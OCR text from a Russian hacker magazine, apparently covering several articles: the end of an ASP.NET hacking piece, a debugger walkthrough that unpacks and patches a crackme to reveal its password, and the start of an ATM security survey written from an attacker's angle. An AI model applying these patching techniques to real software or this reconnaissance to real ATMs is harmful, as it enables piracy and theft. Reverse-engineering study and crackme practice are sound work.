
По дефолту mode присвоено значение RemoteOnly, хотя мне не раз встречались ресурсы, демонстрирующие третий вариант :).

Послесловие

Как ни старайся, но уместить весь желаемый материал в одной статье не удается. Надеюсь, ты понял, что взлом aspx-движков — вполне решаемая задача. Мне не раз встречались с виду неприступные серверы, админы которых халатно относились к конфигурации ASP.NET и функционированию скриптов. Конечно, существуют и довольно сложные моменты, но чем сложнее система — тем она интереснее =).

Конфигурация сервера





ВЗЛОМ КРИПТОГРАФИЧЕСКИХ ИНСТАЛЛЯТОРОВ

Как обычно, субботним вечером за ящиком пива я решил побродить по просторам Crackmes.de в поисках какого-нибудь новенького crackme. Честно сказать, я уже немного устал от этого обилия «плоских» защит. Большинство из них я уже переломал вдоль и поперек. Хотелось чего-то новенького, пусть даже не суперсложного, но интересного :). И я нашел, что искал! Сегодня мы вместе сломаем софтину, упакованную в криптографическом инсталлере.

Лиха беда начало


Итак, в архиве с крякмисом лежит еще один запароленный архив, ключ к которому и есть наша цель. Сам Elf в описалове говорит что-то про путешествия, склепы, тайники и секретное слово. Как ты понимаешь, путешествия и склепы заинтересовали меня меньше всего. Сейчас я покажу тебе экстремальное выковыривание секретного слова... Заранее предупреждаю, crackme сжат самописным упаковщиком, использует неплохую криптографию и содержит полиморфный код. Полиморфизм в данном случае выражается в том, что программа сама изменяет свой собственный код прямо во время выполнения. Слабонервных, детей и беременных женщин просим листать дальше. Все остальные бегут в магазин за пивом и открывают PEID.


Осматриваемся

Итак, открываем кряк через PEID и видим, что он ничего не нашел. Ни пакера, ни протектора, ни языка программирования. Плохо, но не смертельно. Идем в Olly и открываем нашего подопытного кролика. По «F9» запускаем на выполнение и тут же тормозим на ошибке доступа по адресу 00000000. Хорошо, в лоб не получается. Как говорится, умный в гору не пойдет, умный гору обойдет (или на@#$т :) — примечание редактора). Запускаем крякми уже без Olly, а в Olly жмем «File → Attach». Находим в списке наш процесс и цепляемся к нему. Сразу же вываливаемся в модуль htdll... Теперь нам нужно открыть содержимое памяти «View → Memory». Там и лежит наш экзешник, к которому нужно прицепиться. После того как окажемся в нем, нажмем «Ctrl-A» для того, чтобы убедиться, что это то, что нам нужно.

Распаковка

Немного опишу довольно стандартную для всех пакеров процедуру распаковки. Для того чтобы код, который ты сейчас видишь, поместить в экзешник, можно пойти двумя способами:
1. способ извращенцев и джедаев — вручную скопировать шестнадцатеричный дамп в память


> Снимаем дамп с запакованного файла


> Полиморф отработал. Все красным-красно

и также вручную в PE-заголовке указать точку входа :);
2. способ ленивых и мой :) — снять дамп с помощью плагина OllyDump и там же указать точку входа.

Извращенцы и джедаи опять бегут за пивом, а остальные читают дальше.

После того как окажемся в модуле crackme.exe, нажимаем «Plugins → OllyDump → Dump Debugged Process».

В качестве OEP рекомендую поставить 100C. Почему? Я не смогу до конца ответить на этот вопрос — это приходит с опытом… Но из кода видно, что программа написана на чистой асме (хотя Elf это тоже не скрывал), и первое, что нужно программе, — это получить свой хэндл, что и делает GetModuleHandle, а SetUnhandledExceptionFilter работает для других нужд программы. Для каких — читай дальше.

Смело жмем «Dump» и сохраняем в новый файл. Из нового файла программа должна запуститься без проблем.

Все, на этом процесс распаковки закончен.

И не надо спрашивать меня, почему мы не восстанавливали импорт и не удаляли лишние секции. Это тебе не ASPack или UPX. Этот пакер написан самим автором Crackme, то есть Elf'ом. Если тебе интересен код пакера, скажу заранее, исходники его и Crackme лежат в запароленном архиве :). Так что стимул есть в любом случае!

Исследование

Немного поясню, чего от нас требует программа. В окне есть небольшой квадрат серого цвета, на котором мы должны поводить грызуном и в результате получить либо сообщение, либо строку с поздравлением (так я думал сначала). Но лично я не нашел в программе ни одной функции, которая бы работала с файлом и ставила на него пароль, хотя Elf конкретно говорит про секретное слово, а значит оно есть. В String References было чисто. Я искал его недолго. Скажу больше: я его вообще не искал. Это было бы слишком просто, да и вообще — я давно отвык от таких простых путей. Иногда, кстати, это очень даже зря. Но не будем отступать от темы.

Код программы довольно простой, и становится не совсем понятно, в каком месте может генерироваться какой-то набор символов. Ладно, посмотрим на программу в действии. Жмем «F9» и пробуем поводить грызуном по серому квадратику.

Опа! Произошло то, чего я ожидал меньше всего. Программа вывалилась по адресу 004011AA, где находится привилегированная инструкция INVD. Если говорить откровенно, я никогда раньше не встречался с этой инструкцией. Вот это я нашел в поисковике (цитата):

«Очистка внутренней кэш-памяти при сквозной записи (обнуление бит достоверности всех строк) осуществляется внешним сигналом FLUSH# за один такт системной шины (и, конечно же, по сигналу RESET). Кроме того, имеются инструкции аннулирования INVD и WBINVD. Инструкция INVD аннулирует строки внутреннего кэша без выгрузки модифицированных строк, поэтому ее неосторожное использование при включенной политике обратной записи может привести к нарушению целостности данных в иерархической памяти. Инструкция WBINVD предварительно выгружает модифицированные строки в основную память (при сквозной записи ее действие совпадает с INVD)».

Лучше, чем написано, я уже не скажу. Та функция, что стояла на OEP, как раз и нужна была для того, чтобы фильтровать инструкции, вызывающие исключения, и передавать управление по адресу, который содержит указатель, переданный этой функции. На самом деле, все выглядит гораздо проще, но так как мы находимся в отладчике, посмотреть это представление нереально.

В любом случае выполнить инструкцию у меня так и не получилось, даже после танцев с бубном (бубен, наверное, был DemoVersion). Самое лучшее, что я смог придумать, — это занопить строку. Конечно, теперь никто не гарантирует правильной работы программы, но, по крайней мере, уже можно двигаться дальше.


Вскрытие показало, что больной умер от вскрытия

Итак, чем больше я водил мышью по форме, тем больше у меня возникало сомнений по поводу работоспособности программы. Уж очень простой код, в нем нет ни одной подозрительной функции.

Я решил пойти старым проверенным способом, который уже не раз выручал меня в подобных ситуевинах. Если программа проходит адрес 004011AA, где раньше стояла INVD, то дальше можно пройти вручную по «F8». Хотя этот номер тоже прошел не с первого раза, в один прекрасный момент я попал на 00401319. Если честно, то я этого и хотел. Уж больно интересная концовка короткого кода там находилась.

По этому адресу располагался call, который оканчивался на 0040134C командой RETN (возврат). Ниже лежал не менее интересный код, представляющий собой цикл, а еще ниже валялся код, очень непохожий на обычные опкоды ассемблера. Скорее всего, этот участок был забит вручную, либо содержал какие-то промежуточные данные, использующиеся для нужд шифрования.

Чуть выше второй точки возврата можно заметить зацикливающую команду LOOPD на адрес 0040135C. Сама команда находится по адресу 00401369. Если прочитать код повнимательнее, то очень легко просматривается следующая цепочка:



> Результат стараний — поздравления и картинка в архиве

> Столько стараний из-за одной подсказки



> www.crackthemall.com — мой портал, на котором ты найдешь весь нужный софт и крякми. www.monolith.kz — парни делают отличную музыку. Статья писалась под их шедевры. www.crackmes.de — здесь ты найдешь крякми, описываемый в статье, и много других.



> Статья ориентирована на изучение защиты программ от взлома и никак не должна отразиться на твоих крякерских деяниях. За все противозаконные действия отвечаешь только ты сам. Ни автор, ни редакция за них ответственности не несут. Если программа тебе нравится, то лучше купи ее. А не нравится — не пользуйся.



> На DVD ты сможешь найти оригинальный Crackme и взломанный поэтапно.

```
00401340        POP ESI
00401341        MOV EAX,EBX
00401343        IMUL EDX
;Сравниваем eax с числом 58291327
00401345        CMP EAX,58291327
;Если равно, прыгаем на 0040134D, то есть не возвращаемся из процедуры
0040134A        JE SHORT __elf_cm.0040134D
0040134C        RETN
;Если не равно, возвращаемся, откуда пришли
0040134D        MOV EDI,__elf_cm.0040136B
00401352        MOV EAX,EDX ;Приходим сюда, если EAX равен 58291327
00401354        MOV ECX,115
00401359        SHR ECX,2
0040135C        MOV EBX,DWORD PTR DS:[EDI]
0040135E        XOR EBX,EAX
00401360        MOV DWORD PTR DS:[EDI],EBX
00401362        ADD EAX,EDI
00401364        SUB EAX,EBX
00401366        ADD EDI,4
00401369        LOOPD SHORT __elf_cm.0040135C
        ; Циклимся, пока ECX не обнулится
        ; ECX содержит количество проходов
0040136B        ROR DWORD PTR DS:[ECX+3B],78
0040136F        FLD1
00401371        PUSH 48DECEEC
00401376        POP ES
00401377        RETN
```

Ты спросишь, почему я выбрал именно этот кусок кода из общей кучи? Все очень просто — это единственное место, где стоит команда сравнения регистра с числом (CMP EAX,58291327).
Далее, схема очень проста. Меняем конструкцию:

```
00401345        CMP EAX,58291327
0040134A        JE SHORT __elf_cm.0040134D
```

на следующую:

```
00401345        MOV EAX,58291327
0040134A        JMP SHORT __elf_cm.0040134D
```

Зачем я поставил MOV EAX,58291327, если ниже идет безусловный переход? Дело в том, что контрольное число может быть как контрольной суммой, так и строкой, с которой дальше могут проводиться любые операции. Нет никакой гарантии, что, поменяв переход, мы получим в EAX то значение, в результате работы с которым не произойдет ошибки. В рамках этой процедуры регистр EAX более не затрагивается, но кто знает, куда может привести нас выход из процедуры. Лично мне не очень хотелось прослеживать цепочку. Гораздо правильнее вставить контрольное число явным образом.
Дальше, чтобы не пропустить самое интересное, я поставил точку останова на наш безусловный переход и активировал окно программы. Бряк не заставил себя ждать.

Интересное кино...

После остановки, понятное дело, зажимаем «F8», чтобы пройти цикл, и... о чудо! Все, что идет после 0040136F, прямо на глазах преображается в абсолютно нормальный ассемблерный код!!! Это и называется полиморфизм.
Важно не засмотреться на это чудо и успеть остановиться, когда ecx станет равным единице. Как только это произойдет, необходимо притормозить на секунду, чтобы изучить код. Olly сама анализирует программу только при открытии. Проанализировать ее еще раз можно нажатием «Ctrl-A». Так и сделай.
Теперь всмотрись в код как можно внимательнее, отключи воображение и включи соображаловку. Заметь, что первая API-функция начинается по адресу 004013BB, но после ее выполнения не стоит никакого перехода или call'а на функции, которые лежат ниже. Вместо этого там находятся неопределенные опкоды, на которых мы обязательно брякнемся, если продолжим выполнение.
Закрой глаза и нажми «F9». Потом открой, выпей с горя пива и перезапускай программу. Как и ожидалось, после наших хитрых манипуляций, программа повела себя не так, как должна была. Первая же команда, следующая за циклом, вызвала исключение. Почему, где и когда была ошибка, разбираться уже поздно. Мы зашли уже слишком далеко и не собираемся останавливаться. Вместо этого мы постараемся ручками поправить код таким образом, чтобы программа прошла по функциям, не вызвав ошибку.

Фиксим код

Как я говорил раньше, первая функция находится по адресу 004013BB. Значит, после цикла мы должны попасть сразу на нее. Есть только один способ сделать это — JMP 004013BB. Выходить из BitBlt тоже не спеши. Посмотри, где лежит следующая порция функций, а заодно обрати внимание на одну из них — DrawTextA. Как ты думаешь, что она делает? Элементарно, Ватсон! DrawTextA рисует на форме текст, указанный в параметре text. Если ты видишь то же самое, что и я, то тебе, наверняка, захотелось посмотреть на это творение в дампе. Щелкай на строке с текстом правой кнопкой, «Follow in Dump → Immediate constant» (показать в дампе строковую константу). Самое вразумительное, что ты увидишь в дампе, начинается с адреса 00401384 («You sex text carved…»). Вот так мы и нашли тот текст, который нам нужен. Дело за малым. В параметре text поменяй адрес на тот, который нам нужен. Вот, что у тебя должно получиться:

```
                  ; пушатся в стек аргументы
0040142D          PUSH 0
0040142F          PUSH 11
00401431          PUSH __elf_cm.0040300C
00401436          PUSH -1
00401438          PUSH __elf_cm.00401384
0040143D          PUSH DWORD PTR DS:[403150]
                  ; запускается функция
00401443          CALL <JMP.&user32.DrawTextExA>

; |Flags = DT_CENTER|DT_TOP|DT_WORDBREAK
; |pRect = 0040300C {5.,35.,305.,145.}
; |Count = FFFFFFFF (-1.)
; |Text = "You see text carved in wall:"
; |hDC = 0A0109A2
; \DrawTextExA
```

А теперь фокус-покус. Нажми еще раз «Ctrl-A» и возрадуйся, ибо весь код стал читабелен. И в связи с этим я предлагаю пересмотреть нашу траекторию полета. Посмотри на параметры функции BitBlt и обрати внимание, что один из них мы не захватили. Надо было читать MSDN. Теперь мы должны сделать переход от цикла к адресу 004013B6. Перезапускаем программу, вносим все изменения, жмем «Ctrl-A» и любуемся результатом. Да, мы сделали это!

Теперь окно Crackme значительно преобразилось. Но не спеши радоваться — это только начало конца. Нам дали подсказку, но не пароль от архива. Elf неплохо придумал, расположив буквы на доске в том порядке, что ты видишь в подсказке. Он разделил квадрат на девять маленьких квадратов, в которых размещены буквы. И теперь наша задача сводится к тому, чтобы найти нужное ключевое слово из набора имеющихся. Я помню, как в детстве любил такие головоломки...

Занавес открывается

Теперь у нас есть два варианта. Можно взять имеющийся набор символов, вписать в брутфорс и пойти пить пиво дальше, а можно посидеть и поводить мышью в оригинальном Crackme, подбирая нужную комбинацию. Повторяю для тех, кто в бронепоезде: экспериментировать нужно в оригинальном крякми. Причина в том, что мы многое поменяли после распаковки не факт, что оно будет работать правильно.

Я пошел вторым путем. После пары часов банального смыслового подбора, я нашел то, что искал. Пароль на архив — «ANTIVIVITUS?». Без кавычек, естественно.

ЛЕОНИД «R0ID» СТРОЙКОВ
/ ROID@MAIL.RU /



ПОТРОШИМ БАНКОМАТ

АНАЛИЗ ЗАЩИЩЕННОСТИ БАНКОМАТОВ


В последнее время меня захлестнули письма читателей с вопросами типа: «Как можно взломать банкомат и возможно ли это вообще?» Чтобы развеять все твои сомнения, я решил написать эту статью. Вся информация предоставляется с целью ознакомления, так что будь внимателен :).

Как это работает

Для начала уточню, что речь в своей статье я буду вести исключительно о банкоматах и на этот раз мы не будем писать скамы, рассматривать кредитки и т.д. Грубо говоря, наша цель — изучение систем защиты банкоматов и выявление в них уязвимых мест. Как обычно, работаем любыми доступными и недоступными методами =).

Начнем, пожалуй, с общего представления о функционировании банкоматов, их обслуживании и связи с банками. Сам банкомат (или ATM — Automated Teller Machine) представляет собой компьютер, совмещенный с сейфом. Компьютер, как правило, оснащен устройством ввода, дисплеем, кардридером (для чтения данных с пластиковой карты), презентером (для выдачи кэша) и чековым/журнальным принтером. Едва ли не самым дорогим устройством в банкомате является диспенсер — девайс, предназначенный для взятия/подачи денежных купюр, их проверки на подлинность и сортировки. Банкомат подключается к процессингу (например, по протоколу X.25) для возможности обмена данными с банком. Криптографические алгоритмы, использующиеся для шифрования передаваемой информации, и ПО, установленное в банкоматах, мы пока трогать не будем (но только пока). Кстати, банкомат может связываться с ATM-контроллером и посредством Wi-Fi адаптера, такая необходимость возникает в случае отсутствия стационарных каналов связи. Но об этом далее. Сейчас тебе нужно четко представить схему работы банкомата и его связи с банком.

Следующий важный момент — обслуживание и заправка банкоматов. По способу обслуживания банкоматы делятся на два типа: с задней загрузкой, при которой, соответственно, все обслуживание банкомата производится сзади, и с передней загрузкой, при которой банкомат обслуживается спереди. Тебе, наверняка, доводилось видеть, как пара здоровенных мужиков в камуфляже и с карабинами в руках заправляли кассеты банкомата. Это зрелище несомненно завораживает красноречивым сочетанием денег и оружия :). Грабить и убивать мы никого не собираемся, но одну интересную деталь я отмечу: время выезда инкассаторов всегда держится в секрете, а сами инкассаторы получают пакеты с маршрутами непосредственно перед выездом. Не вижу смысла рассматривать



> Схема связи банкоматов с АТМ-контроллером



> Модульная видеокамера для банкомата

установочные системы банкоматов, однако скажу, что достаточно популярным является способ установки через стену с внутренними креплениями. Вырвать такой банкомат можно только с куском стены :).

Атака извне

Вот мы и подошли к более интересной части. Сейчас мы ознакомимся с внешней защитой банкоматов. Под внешней защитой я подразумеваю:

- камеры видеонаблюдения;
- GPS-маячки;
- сигнализацию;
- корпус (и сейф банкомата).

Здесь нужно знать одну деталь: банкоматы в России представлены в большинстве своем всего тремя фирмами-производителями: Diebold, Siemens и NCR. Встречаются также и BenQ, но их несколько меньше. Эти виды банкоматов отличаются, прежде всего, с технической точки зрения, имея свои нюансы в устанавливаемом ПО. По ходу статьи я буду указывать на такие различия.

Список распространенных операционок для банкоматов выглядит следующим образом:

1. IBM OS/2;
2. MSWinNT;
3. MS Win2000/XP;
4. Linux.

«БАНКОМАТ С ПРЕСТУПНИКАМИ ОБНАРУЖИЛИ ЧЕРЕЗ 16 ЧАСОВ ПОСЛЕ КРАЖИ. ЗА ЭТИ 16 ЧАСОВ УДАЛОСЬ ПРОРЕЗАТЬ БОЛГАРКОЙ ЛИШЬ 4 СМ ТОЛЩИНЫ СТЕНКИ СЕЙФА, А УШЛО НА ЭТО ЦЕЛЫХ 15 ДИСКОВ!»

Первым важным моментом в построении линии защиты являются системы видеонаблюдения. Они делятся на внешние и внутренние. Внешние устанавливаются независимо от банкомата и фиксируют в основном обстановку в непосредственной близости от объекта. Внутренние встраиваются в сам банкомат и зачастую не заметны для постороннего. Нас интересуют прежде всего внутренние системы видеонаблюдения. Одна из распространенных систем такого плана — WebATM. В общем виде она состоит из камеры и интерфейсного кабеля. Внешняя аппаратная часть представляет собой встраиваемый внутрь банкомата отдельный миниатюрный системный блок компьютера. Таким образом, WebATM включает в себя дополнительный системный блок, камеру, интерфейсный кабель и сетевую карту. Отличительной особенностью системы является ее автономность. При выходе из строя банкомата, система видеонаблюдения продолжает функционировать в автономном режиме. Это позволяет производить съемку даже при попытке злоумышленников нанести повреждения банкомату. WebATM работает под управлением IBM OS/2 и MS Win2000/XP на банкоматах Diebold, под MS Win2000/XP на банкоматах Siemens и под IBM OS/2 на банкоматах NCR. Версия для Diebold под Linux находится в разработке.

Кстати, любопытные параметры имеет конфигурационный файл WebATM. Для примера я приведу небольшой кусочек с комментариями, а полное описание ты сможешь найти на нашем диске.

archive_path — задает путь к архиву снимков. По этому пути будут сохраняться снимки, полученные в процессе работы системы.

log_path — полный путь и имя файла журнала.

agent — задает имя банкомата. Служит для идентификации банкомата. Имя может быть любым, количество символов в котором не превышает 10-ти. Систему нумерации каждый банк может выбирать сам. Имя указывается на каждом снимке в поле ID для однозначной идентификации банкомата, на котором сделан снимок.

shot_mask — маска для номера карточки. Если указана маска «####********####», то на фотографии будет напечатан номер карточки «1234********5678».

card_event — включить (при значении > 0) съемку при событии «Клиент вставил карточку»/«Клиент забрал карточку». 0 — выключить реакцию на событие. Значение задает количество кадров для съемки, то есть «events.card_event = 10» — камера сделает 10 кадров после данного события. По умолчанию — 0.

request_send — событие транзакции (запрос на съем денег или на получение остатка по счету);

request_send_path, request_send_delay — смотри выше.



> На диске ты найдешь описание конфигурационного файла WebATM.



> Внимание! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!




> Банкоматы, помимо видеосъемки, ведут еще и полное логирование всех операций. Кроме того, многие из них оборудованы GPS-маячками.
> Во многих российских банках сотрудники СБ не отличаются особой вежливостью, так что в случае активных действий будь готов получить физический отпор.

amount — сумма транзакции, если таковая была. Как ты видишь, камера не просто делает снимки, но и помещает на снимок информацию о транзакции: дату, сумму, номер карточки и т.д. При каких-либо махинациях с банковскими карточками такой снимок послужит отличным доказательством в суде. Так что польза (а кому-то и угроза) таких систем налицо :). Однако WebATM — игрушка дорогая, и далеко не все банки могут позволить себе ее установку.

Следующий важный нюанс на линии обороны предполагаемого противника aka банкомата — GPS-маячки. Коротко напомню суть самой системы GPS-навигации. Global Positioning System (GPS) — это спутниковая навигационная система, состоящая из более 20 спутников, работающих в единой сети и находящихся на шести орбитах на высоте около 17000 км над поверхностью Земли. Спутники постоянно движутся со скоростью около 3 км/сек, совершая 2 полных оборота вокруг планеты менее чем за 24 часа. Кстати, сама спутниковая система GPS известна также под другим названием — NAVSTAR. В последнее время широкое распространение получили GPS-маячки. Причем используются они для самых разнообразных целей: начиная охранными системами и заканчивая реализацией совсем не благих намерений. В нашем случае подобный маячок встраивается в банкомат с целью передачи координат своего местоположения службе безопасности банка.

